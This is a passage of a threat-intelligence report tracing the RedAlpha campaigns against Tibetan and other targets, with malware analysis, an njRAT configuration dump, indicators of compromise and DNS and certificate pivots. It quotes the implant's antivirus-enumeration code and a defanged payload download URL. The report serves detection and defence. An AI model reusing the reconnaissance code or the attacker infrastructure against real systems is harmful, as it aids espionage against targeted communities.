
[3] The VirusTotal multiscanner tags these exploits as CVE-2017-11882 and CVE-2018-0802. The accuracy of the exact vulnerability exploited remains undetermined.

2018: Validator-Style Beacon



MD5	e28db08b2326a34958f00d68dfb034b0
SHA1	28bc84813b9dec660fe95d590ef33e574fe16254
SHA256	50a28a8ebc68b6c608a073278fbb4255912bf41fd0970192d439097af4670f81
imphash	17030637d18335c7267d09ec0ebc637c
Compilation Timestamp	January 07, 2018 (23:13:23)
Type	PE32 executable (GUI) Intel 80386, for MS Windows
Size	274KB
Filename	winlogon.exe
C2	http://doc.internetdocss[.]com/index?

The malware in the 2018 internetdocss campaign is a departure from that employed by the same threat actor in the 2017 hktechy campaign. The first stage is no longer a naïve dropper — instead, the attackers have chosen to validate their victims before deploying further malware. The implant surveys the machine for antimalware products and then profiles the victim machine, and the beaconing information is then collected at a C2 server. The attackers can then selectively leverage their next stage payload.

The coding of the malware itself is noteworthy for its unsophisticated cut-and-splice efficiency. It's compiled for C++, using the Haxe cross-platform framework. Most of the execution flow is clumped together in a single main function. Essential functionality appears to have been copied from different pieces of open source code found in Chinese blogs and forums as shown below.

<table>
<tr>
<td>
2E   etVersion=%d.%d.
4C   %d▪ Windows 10 L
20   ater   Windows
76   10 Windows Serv
64   er 2016   Wind
64   ows Vista   Wind
20   ows Server 2008
00   Windows 7
32   Windows Server 2
20   008 R2 Windows
76   8   Windows Serv
64   er 2012   Wind
64   ows 8.1   Wind
20   ows Server 2012
50   R2 Windows 10 P
75   review GetProdu
65   ctInfo Ultimate</td>
<td>
If (osvi.dwMajorVersion > 10 || osvi.dwMinorVersion >
{
StringCchCat(pszOS, BUFSIZE, TEXT("Windows 10 Later ")
ew OS
}
Else
{
If(osvi.wProductType == VER_NT_WORKSTATION)
StringCchCat(pszOS, BUFSIZE, TEXT("Windows 10 "));
Else
StringCchCat(pszOS, BUFSIZE, TEXT("Windows Server 2016
}</td>
</tr>
<tr>
<td>MD5:
e28db08b2326a34958f00d68dfb034b0</td>
<td>Partial Source:
http://dreamisx.blog.163.com/blog/static/1150048392012898257606</td>
</tr>
</table>

Determining OS version and exact comparison list.

<table>
<tr>
<td>
025 0078 rror code = 0x%x
073 0065]   Could not se
074 002E t proxy blanket.
030 0078 [Error code = 0x
052 004F %x] SELECT * FRO
064 0075 M AntiVirusProdu
066 006F ct WQL Query fo
073 0074 r operating syst
02E 005B em name failed.[
078 0025 Error code = 0x%
065 0000 x] displayName
54E 5574 ?????? ?????m??
000 0000 ????? ????????
072 0000 ??t ?? ??????r
501 0173 ? ?? ?C\ ?-u?-u</td>
<td>
// Use the IWbemServices pointer to make requests o
IEnumWbemClassObject* pEnumerator = NULL;
hres = pSvc->ExecQuery((BSTR)WideString("WQL"),
   (BSTR)WideString("SELECT * FROM AntiVirusProduct")
   WBEM_FLAG_FORWARD_ONLY | WBEM_FLAG_RETURN_IMMEDIAT

if (FAILED(hres)) {
   cout << "Query for operating system name failed."
     hex << hres << endl;
   pSvc->Release();
   pLoc->Release();
   CoUninitialize();
   return 1; // Program has failed.
}</td>
</tr>
<tr>
<td>MD5:
e28db08b2326a34958f00d68dfb034b0</td>
<td>Partial Source:
http://www.borlandforum.com/impboard/impboard.dll?action=read&db=bcb_tip&no=1168</td>
</tr>
</table>

WMI checks for security products.

The implant beacons lightly obfuscated user information and the OS version at regular intervals to the doc.internetdocss[.]com C2 server.

2018 Custom Dropper Variants


c94a39d58450b81087b4f1f5fd304add	**Type**: PE32 executable (GUI) Intel 80386, for MS Windows **Filename**: N/A
3a2b1a98c0a31ed32759f48df34b4bc8	**Type**: PE32 executable (console) Intel 80386, for MS Windows **Filename**: qww.exe

njRAT — Second-Stage Payload

We were able to identify a single case of a next-stage drop. Despite its scarcity, the payload turned out to be a standard version of njRAT (aka Bladabindi). This piece of commodity malware was originally highly prevalent in targeting entities in the Middle East, but variants have been observed being used against victims worldwide. The only thing that sets this payload apart from the standard njRAT is its configuration,[4] which points to the same C2 server and subdomain as the first-stage validator: doc.internetdocss[.]com.

MD5	c74608c70a59371cbf016316bebfab06
SHA1	e781aa54be06e010f1096fcc39a95df144659bd3
SHA256	1967bd2047fd9dabe3d95bdaee7c8e7f8d5bd0e378968a634e157ec4d72db17c
imphash	f34d5f2d4577ed6d9ceec516c1f5a744
Compilation Timestamp	March 06, 2018 (01:16:01)
Size	24KB
Filename	serverdo.exe
C2	doc.internetdocss[.]com

[4] Decoded using Kevin Breen's njRAT decoder (https://github.com/kevthehermit/RATDecoders/blob/master/StandAlone/njRat.py).



```
[-] Key: Campaign ID  Value: HacKed
[-] Key: Domain       Value: doc.internetdocss.com
[-] Key: Install Dir  Value: TEMP
[-] Key: Install Flag         Value: False
[-] Key: Install Name         Value: serverdo.exe
[-] Key: Network Separator    Value: |'|'|
[-] Key: Port         Value: 9527
[-] Key: Registry Value       Value: 4c13f1c88bf4e0f24cf15505849f8233
[-] Key: version      Value: 0.7d
```

MD5: c74608c70a59371cbf016316bebfab06

njRAT decoded output.


Similarities With the Malware Described by Citizen Lab

The malware described by Citizen Lab in its report shares no direct code overlap with any of the NetHelp Infostealer variants used in the 2017 hktechy campaign. It does, however, display some similarities in coding style with the 2018 internetdocss campaign. Like the internetdocss validator, the malware described by Citizen Lab was coded in C++ and relied on a cross-platform framework (in this case, Qt version 4, instead of Haxecpp). Further similar characteristics include the malware described by Citizen Lab acting as a filestealer that communicates with a single C2 server to steal files from the victim machine, and relying on the GBK codec for conversion to and from Chinese characters.

Infrastructure

The Hktechy Campaign (Mid-2017)

The hktechy campaign in 2017 utilized a dropper configured to communicate with the C2 domain doc.internetdocss[.]com. This dropper was leveraged to deliver the NetHelp Infostealer payload that was configured to communicate with two further C2 domains, www.hktechy[.]com and index.ackques[.]com.



Summary of 2017 hktechy campaign infrastructure.

Passive DNS resolutions reveal that doc.internetdocss[.]com first resolved to Japanese IP 220.218.70[.]160 on June 28, 2017, only a few weeks after the original dropper was compiled on June 11. The domain continued to resolve to the same Japanese IP until September 14, 2017, after which it was withdrawn from use until the domain reappeared again for the internetdocss campaign in 2018.

Additional domains that resolved to 220.218.70[.]160 between June 28 and September 14, 2017 are detailed below:

Domain	First Seen	Last Seen
220x218x70x160.ap220.ftth.ucom.ne.jp	2016-10-27	2018-04-18
u2xu2.com	2017-08-20	2018-04-08

Hktechy[.]com was first observed on June 19, 2017, when it resolved to a Chinese IP, 198.44.172[.]97, belonging to Chinese VPS provider VPSQuan LLC. Four hashes, listed in the table below, were correlated with this IP, using the Proofpoint's Emerging Threats data within RiskIQ.[5] All except one of the samples were also deployed from Japanese IP 220.218.70[.]160 that hosted doc.internetdocss[.]com in 2017. While three of the hashes

[5] http://blog.passivetotal.org/hashes-or-it-didnt-happen/; https://www.proofpoint.com/us/resources/data-sheets/emerging-threats-intelligence


were positively identified in this report as being associated with the 2017 hktechy campaign, we were unable to acquire one of the samples (MD5: 1b67183acc18d7641917f4fe07c1b053) from common malware multiscanner repositories at the time of writing. We suspect this sample may be a variant of the 2017 infostealer malware.

Malware MD5 Hash	**Description**	**Date**
1412102eda0c2e5a5a85cb193dbb1524	2017 campaign dropper variant. Also observed being deployed from Japanese IP 220.218.70[.]160	2017-07-05
cb71f3b4f08eba58857532ac90bac77d	2017 Audio dropper. Also observed being deployed from Japanese IP 220.218.70[.]160	2017-06-30
1b67183acc18d7641917f4fe07c1b053	Observed being deployed from Japanese IP 220.218.70[.]160. Sample not available at time of research in malware multiscanner repositories. Possible variant of 2017 infostealer or dropper.	2017-06-30
6d1d6987d0677f40e473befab121ab1b	2017 NetHelp infostealer variant	2017-06-26

Links between hktechy NetHelp Infostealer variants and 220.218.70[.]160.

The Internetdocss Campaign (2018-Ongoing)

As detailed previously, the internetdocss validator was configured to communicate with doc.internetdocss[.]com for C2.


Highlighted area denotes infrastructure commonality between RedAlpha's 2017 'hktechy' and 2018 'internetdocss' campaigns
2018 'internetdocss' campaign
2018 custom dropper variant 'qww.exe' 3a2b1a98c0a31ed32759f48df34b4bc8
2018 custom dropper variant c94a39d58450b81087b4f1f5fd304add
2018 campaign Infection vector Malicious RTF doc 5228914b534a437eb7985702e78772be
communicates with
communicates with
variants of
variants of
loads
index.ackques.com
siblings
http.ackques.com
tk.u2xu2.com
sp.u2xu2.com
83ffd697edd0089204779f5bfb031023 'Tiniwen' malware family aka FF-RAT
Embedded DLL, custom dropper e6c0ac26b473d1e0fa9f74fdf1d01af8
13316874955@163.com
resolves to (Dec 2017 - May 2018)
resolved to (Dec 2017)
subdomain
resolved to (June - Nov 2016)
subdomain
associated with
drops
registered
27.126.179.159 Hong Kong
striker.internetdocss.com
u2xu2.com
103.20.193.156 China
First stage Validator implant 'winlogon.exe' e28db08b2326a34958f00d68dfb034b0
103.30.192.248 China
103.20.192.4 China
103.20.195.140 China
103.20.192.59 China
103.30.7.76 China
103.30.7.77 China
within netblock
resolves to (Feb - May 2018)
resolved to (Aug - Sep 2017)
resolved to (Sep 2017)
resolves to (Aug 2017 - May 2018)
resolved to (Aug 2017 - April 2018)
registered to
resolved to (Aug - Sep 2017)
deploys 2nd stage
C2
tagged
27.126.179.157 Hong Kong
27.126.179.158 Hong Kong
142.4.62.249 U.S.
Trojanised Word Doc 'Microsoft_Word_97_-_2003___1.doc' 1929db297c9d7d88a6427b8603a7145b
211.44.63.39 South Korea
144.48.220.167 China
2nd stage payload - njRAT 'serverdo.exe' c74608c70a59371cbf016316bebfab06
MILE TEA campaign
DeputyDog
Icefog
NetTraveler
within netblock
within netblock
downloads
registered to
resolves to (May 2018)
hosted on
C2
27.126.179.156 - 27.126.179.160 Hong Kong
hXXp://220.218.70[.]160/sec.hta
Shenzhen Katherine Heng Technology Information Co. Ltd.
doc.internetdocss.com
103.245.22.117 103.245.22.124 India
item.internetdocss.com
cfr.internetdocss.com
tootopia.internetdocss.com
oc.internetdocss.com
thewire.internetdocss.com
tibet.internetdocss.com
savetibet.internetdocss.com
blog.tibetcul.internetdocss.com
rediff.internetdocss.com
ndtv.internetdocss.com
business.internetdocss.com
apple.internetdocss.com
chinaaid.internetdocss.com
epochtimes.internetdocss.com
docs.internetdocss.com
artvoice.internetdocss.com
www.apple.internetdocss.com
www.doc.internetdocss.com
doc.internetdocss.com.
vot.internetdocss.com
video.internetdocss.com
share
registered to
4 of the 5 IP's historically shared
refers to
SSL connections to port 443
resolved to (March - May 2018)
resolved to (February - March 2018)
resolved to (Jan - May 2018)
resolved to (June - Sept 2017)
registered to
targeting
SSL certificate SHA1: c8e61a4282589c93774be2cddc...
Forewin Telecom Group ISP
SSL certificate SHA1: dd3f4da890fa00b0b6032d1141...
220.218.70.160 Japan
122.10.84.146 Singapore
45.77.250.80 Singapore
MahaOnline ePortal India
Tibetan Community

Summary of the 2018 internetdocss campaign infrastructure.

Forward DNS lookups reveal that doc.internetdocss[.]com currently points to Singaporean IP 45.77.250[.]80 (Choopa, LLC), and historically resolved to at least two other IPs:

Domain	Resolves to	First Seen	Last Seen
doc.internetdocss.com	SG IP 45.77.250[.]80 (Choopa LLC)	2018-03-30	2018-05-25
doc.internetdocss.com	JP IP 220.218.70[.]160 (Ucom-Corp)	2017-06-28	2017-09-14
doc.internetdocss.com	HK IP 122.10.84[.]146 (Cloudie Limited)	2018-02-08	2018-03-27

DNS resolutions of doc.internetdocss[.]com.

As noted earlier, doc.internetdocss[.]com was also configured as a C2 during the 2017 hktechy campaign when it resolved to Japanese IP 220.218.70[.]160. This infrastructure overlap ties the two campaigns together, increasing our confidence in attributing both to the same threat actor.

Singapore IP 45.77.250[.]80

Investigation into the 45.77.250[.]80 IP revealed several related subdomains of internetdocss[.]com:

Domain	First Seen	Last Seen
doc.internetdocss[.]com	2018-03-30	2018-05-25
item.internetdocss[.]com	2018-04-23	2018-05-1
cfr.internetdocss[.]com	2018-04-17	2018-05-17
tootopia.internetdocss[.]com	2018-04-23	2018-05-17
oc.internetdocss[.]com	2018-03-06	2018-05-17
thewire.internetdocss[.]com	2018-02-05	2018-05-17
tibet.internetdocss[.]com	2018-03-19	2018-05-17
savetibet.internetdocss[.]com	2018-03-19	2018-05-17
blog.tibetcul.internetdocss[.]com	2018-03-19	2018-05-17
rediff.internetdocss[.]com	2018-03-19	2018-05-17
ndtv.internetdocss[.]com	2018-03-19	2018-05-17
business.internetdocss[.]com	2018-03-19	2018-05-17
apple.internetdocss[.]com	2018-03-19	2018-05-17
chinaaid.internetdocss[.]com	2018-04-25	2018-05-17
epochtimes.internetdocss[.]com	2018-04-21	2018-05-16
docs.internetdocss[.]com	2018-02-05	2018-05-16
artvoice.internetdocss[.]com	2018-04-17	2018-05-16
www.apple.internetdocss[.]com	2018-04-25	2018-04-25
www.doc.internetdocss[.]com	2018-04-23	2018-04-23
doc.internetdocss[.]com.	2018-04-16	2018-04-18
vot.internetdocss[.]com	2018-01-14	2018-04-18
video.internetdocss[.]com	2018-01-10	2018-04-18
my.anti-spammail[.]services	2017-12-28	2018-04-07

Other domains resolving to SG IP 45.77.250[.]80.

We can see that many of the domains listed in the table above contain terms relating to the Chinese Five Poisons, referencing censored topics in China such as the Tibetan independence movement, Falun Gong adherents, or pro-democracy movements. Prominent Indian media outlet, NDTV, is also spoofed, presumably to enable the further targeting of the Tibetan community exiled in India.

Based on the nature of these domain registrations, it is probable that the campaign was intended to be wider, encompassing additional traditional, ideological, and regional geopolitical targets for China.

Japan IP 220.218.70[.]160

As briefly noted previously, Japanese IP 220.218.70[.]160 hosted doc.internetdocss[.]com between June 28, 2017 and September 14, 2017.

Additionally, u2xu2[.]com also resolved to 220.218.70[.]160 between August 20, 2017 and April 8, 2018. The full resolution history of u2xu2[.]com is noted below:

Domain	**Resolves to**	**First Seen**	**Last Seen**
u2xu2[.]com	China IP, 144.48.220[.]167 (Shenzhen Katherine Heng Technology Information Co., Ltd.)	2107-08-20	2017-09-07
u2xu2[.]com	Hong Kong IP, 27.126.179[.]158 (Forewin Telecom Group Isp)	2017-09-07	2017-09-07
u2xu2[.]com	Japan IP, 220,218.70[.]160 (UCom Corp)	2017-08-20	2018-04-08
u2xu2[.]com	South Korean IP, 211.44.63[.]39 (Korea Telecom)	2017-08-20	2018-05-27

DNS resolution history of u2xu2[.]com.

While conducting further research on 220.218.70[.]160, we came across the file “Microsoft_Word_97_-_2003___1.doc” (MD5: 1929db297c9d7d88a6427b8603a7145b) in VirusTotal which referenced 220.218.70[.]160 within the document body.

Preliminary analysis of this file suggest it was authored by one “AdminFuke” with the character encoding set to “Simplified Chinese GBK.” Once opened, this Word document attempts to download an HTML executable (HTA) file from the same C2 (hXXp://220.218.70[.]160/sec.hta).

This trojanized Microsoft Word document exploits CVE-2017-0199 and was first uploaded to multiscanner repositories on May 8, 2017, putting it firmly within the 57-day CNNVD publication lag for the disclosure of the CVE-2017-0199 vulnerability that was first disclosed by Recorded Future in research published in November 2017.

NetHelp Striker Infostealer and Shared SSL Certs

Earlier in this report, we discussed the NetHelp Striker implant which amongst other modifications resulted in a new C2 domain being embedded into the malware — striker.internetdocss[.]com. This domain's recent DNS resolution history differs from the wider infrastructure used by the threat actor responsible for the RedAlpha campaigns; it has never resolved to the common 45.77.250[.]80 Choopa LLC VPS like every other subdomain of internetdocss[.]com.

Striker.internetdocss[.]com currently resolves to a WebNX U.S. IP address, 142.4.62[.]249. Previously, striker.internetdocss.com resolved to HK IP 27.126.179[.]157 (Forewin Telecom Group Limited). It is important to note that this IP is in the same immediate netblock as the IP that previously hosted u2xu2[.]com (27.126.179[.]158). Furthermore, the exact same SSL cert (SHA1: c8e61a4282589c93774be2cddc109599316087b7) was observed on all Forewin Telecom registered IPs in the range 27.126.179[.]156 — 27.126.179[.]160.

Delving deeper into historical SSL certs assigned to this small netblock, we found four of the five Forewin telecom IPs had also shared SSL cert SHA1: dd3f4da890fa00b0b6032d1141f54490c093c297 in the past. This cert was active on the 27.126.179[.]159 Forewin IP when it had tk.u2xu2[.]com pointing to it.

This enabled us to identify http.ackques[.]com, a sibling of the 2017 NetHelp infostealer C2 domain index.ackques[.]com, resolving to the same IP 27.126.179[.]159, thus reaffirming that 27.126.179[.]156 – 27.126.179[.]160 is a netblock likely managed by the same threat actors behind the RedAlpha campaigns. Common SSL certificates and sibling domains among the same small netblock are strong indicators that that this small netblock was administered by the same group.

Hong Kong IP 122.10.84[.]146

As we stated previously, doc.internetdocss[.]com resolved to this Hong Kong IP between February 8, 2018 and March 27, 2018. However, since March 23, 2018, the domain sp.u2xu2[.]com resolves to it.

We assess that sp.u2xu2[.]com and doc.internetdocss[.]com are likely administered by the same threat actor because both have pointed at 122.10.84[.]146 in the past and the parent domain, u2xu2[.], resolved to the same Japanese IP 220.218.70[.]160 as doc.internetdocss[.]com also resolved to previously. There is no evidence to suggest either domain or associated IP infrastructure were reassigned or picked up by another entity in the researched timeframe.

Retrospective analysis in malware multiscanner repositories identified several files associated with the 122.10.84[.]146 IP:

- MD5: c94a39d58450b81087b4f1f5fd304add. This is a variant of the custom first stage dropper used in the RedAlpha 2018 internetdocss campaign.
- MD5: 3a2b1a98c0a31ed32759f48df34b4bc8 ("qww.exe"). This is an alternate first-stage validator that includes a second stage payload that drops njRAT.
- Likely related to the "qww.exe" validator. We discovered a version of njRAT (also known as Bladibindi) hosted on the same 122.10.84[.]146 Hong Kong IP (filename serverdo7468.exe, MD5: c74608c70a59371cbf016316bebfab06).

Targeting

The Tibetans Aren't the Only Targets

The domain registrant for RedAlpha's 2017 campaign C2, hktechy[.]com, was steven-jain@outlook[.]com. Pivoting on this email address reveals it was also used to register a similar domain, angtechy[.]com, on June 20, 2017. Angtechy[.]com continues to resolve to Hong Kong IP 115.126.39[.]107 which has hosted over 60 domains since mid-2015.

Many of these domains were spoofing specific organizations such as the Office of His Holiness the Dalai Lama (webmail-dalailama[.]com), the Sri Lankan Ministry of Defense (mail-defense[.]tk), and a Chinese online car auction site (mail-youxinpai[.]com) as shown in the table below. Other domains hosted on 115.126.39[.]107 included spoofs of generic webmail and cloud services provided by Google, Yahoo, and Microsoft.

Malicious Domain	Spoofed Organization
cqledu[.]com	China National Hotel Education Network (cqledi.org)
mail-aol[.]space	AOL webmail (mail.aol.com)
drlve-gooog1e[.]com	Google Drive (drive.google.com)
login-live[.]space	Microsoft Live (login.live.com)
mail-dsi-go[.]space	Department of Special Investigations, Ministry of Justice of Thailand (mail.dsi.go.th)
mail-epochtimes[.]space	Epoch Times, founded by Chinese-American Falun Gong practitioners (mail.epochtimes.com)
mail-defense[.]tk	Sri Lankan Ministry of Defence (mail.defence.lk)
webmail-dalailama[.]com	Official website of His Holiness the Dalai Lama (webmail.dalailama.com)
mail.youxinpai[.]com	Youxinpai (Beijing) Information Technology Co., Ltd. (Chinese used car auction site)
plshl[.]com	Possibly a reference to GALVmed's "protecting livestock, saving human life" mission statement. GALVmed stands for the Global Alliance for Livestock Veterinary Medicines.
webmail-mpt[.]space	Webmail login for Myanmar Posts and Telecommunications (webmail.mpt.net.mm)
wengiguowengui[.]space	Likely impersonating a website for exiled Chinese billionaire, Guo Wengui, who has made allegations of corruption against high-ranking individuals in the Communist Party of China.

Selection of spoofed domains hosted on 115.126.39[.]107.

115.126.39[.]107 and many of the spoofed domains were reported in research conducted by Citizen Lab in January 2018, detailing a widespread phishing campaign targeting the Tibetan community and government agencies in South and Southeast Asia. The infrastructure overlap associating the campaigns reported by Citizen Lab with the hktechy campaign provides strong evidence that the same threat actor may be responsible for the targeting of the Tibetan Community and other victims from as early as 2015.

Indian Targeting?

Metadata analysis of the researched Hong Kong IP 122.10.84[.]146 revealed that between April 2 and April 23, repeated SSL connections were made with two IPs in India (103.245.22[.]117, 103.245.22[.]124) that resolve to MahaOnline services. MahaOnline is an e-portal for the Government of Maharashtra, a state in Western India for which Mumbai is the capital. The e-portal enables citizens to access civil services and hosts domains such as swayam.mahaonline.gov[.]in (a tribal development program website) and molpg.mahaonline.gov[.]in (an online payment gateway).

While we have not directly observed any malicious communications between the Hong Kong IP 122.10.84[.]146 and the Mahaonline IPs, the volume of connections from the

Mahaonline IPs to port 443 on the Hong Kong C2 may indicate the successful targeting of the e-portal. In addition, there are no legitimate services hosted on the Hong Kong C2 that could explain these connections.

Threat Actor

Links to FF-RAT Use and Chinese APTs

As highlighted previously, a shared SSL certificate was present on Hong Kong IP 27.126.179[.]159 when it hosted tk.u2xu2[.]com. Exploring historical DNS resolutions, we found tk.u2xu2[.]com resolved to Hong Kong IP 103.20.193[.]156 between June 2016 and November 2016.

This IP was registered to Shenzhen Katherine Heng Technology Information Company Ltd. During the same time window, we found that malicious MD5: 83ffd697edd0089204779f5bfb031023 was communicating with tk.u2xu2[.]com.

The ReversingLabs enrichment in Recorded Future confirmed that 83ffd697edd0089204779f5bfb031023 was first observed in the wild in June 2016, assigning it a “65” risk rating and classifying it under the Tiniwen malware family. Tiniwen is more widely known as FF-RAT which has been around since at least 2012, with public reporting of FF-RAT exclusively associating it with Chinese APT activity.

In 2015, the FBI reportedly highlighted FF-RAT as “one of the more effective tools” leveraged during the successful targeting of the U.S. Office of Personnel Management (OPM), widely believed to have been conducted by a Chinese APT.

Furthermore, in its June 2017 research paper, Cylance documented an instance of FF-RAT which was configured to communicate with C2 tk.u2xu2[.]com. Based on the associations drawn here, we assess FF-RAT was likely used by the same threat actors behind RedAlpha, possibly as early as 2016.

Finally, according to WHOIS data, 13316874955@163[.]com was used to register the Hong Kong IP 103.20.193[.]156. This email address has registered at least another 125 IP addresses, all at Shenzhen Katherine Heng Technology Information Company Ltd, with several of the IPs tagged for linkages[6] to Chinese APT groups such as NetTraveler, Icefog, and DeputyDog:

[6] Using RiskIQ’s indicator OSINT enrichments.

- 103.30.7[.]76; NetTraveler; Kaspersky
- 103.30.7[.]77; NetTraveler; Kasperksy
- 103.20.192[.]59; NetTraveler; Kaspersky
- 103.20.195[.]140; Icefog; Kaspersky
- 103.20.192[.]4; DeputyDog; FireEye
- 103.20.192[.]248; MILE TEA campaign; Palo Alto Networks

Indicator of Possible PLA Involvement

One of the domains, cqyrxy[.]com, that historically resolved to 115.126.39[.]107, was registered with the contact name "ren minjie." Interestingly, "Ren Minjie" is the English transliterated spelling of 人民 (Renmin) and 解 (Jie), with 解 (Jie) likely being the abbreviation of 解放军 (Jiefangjun).

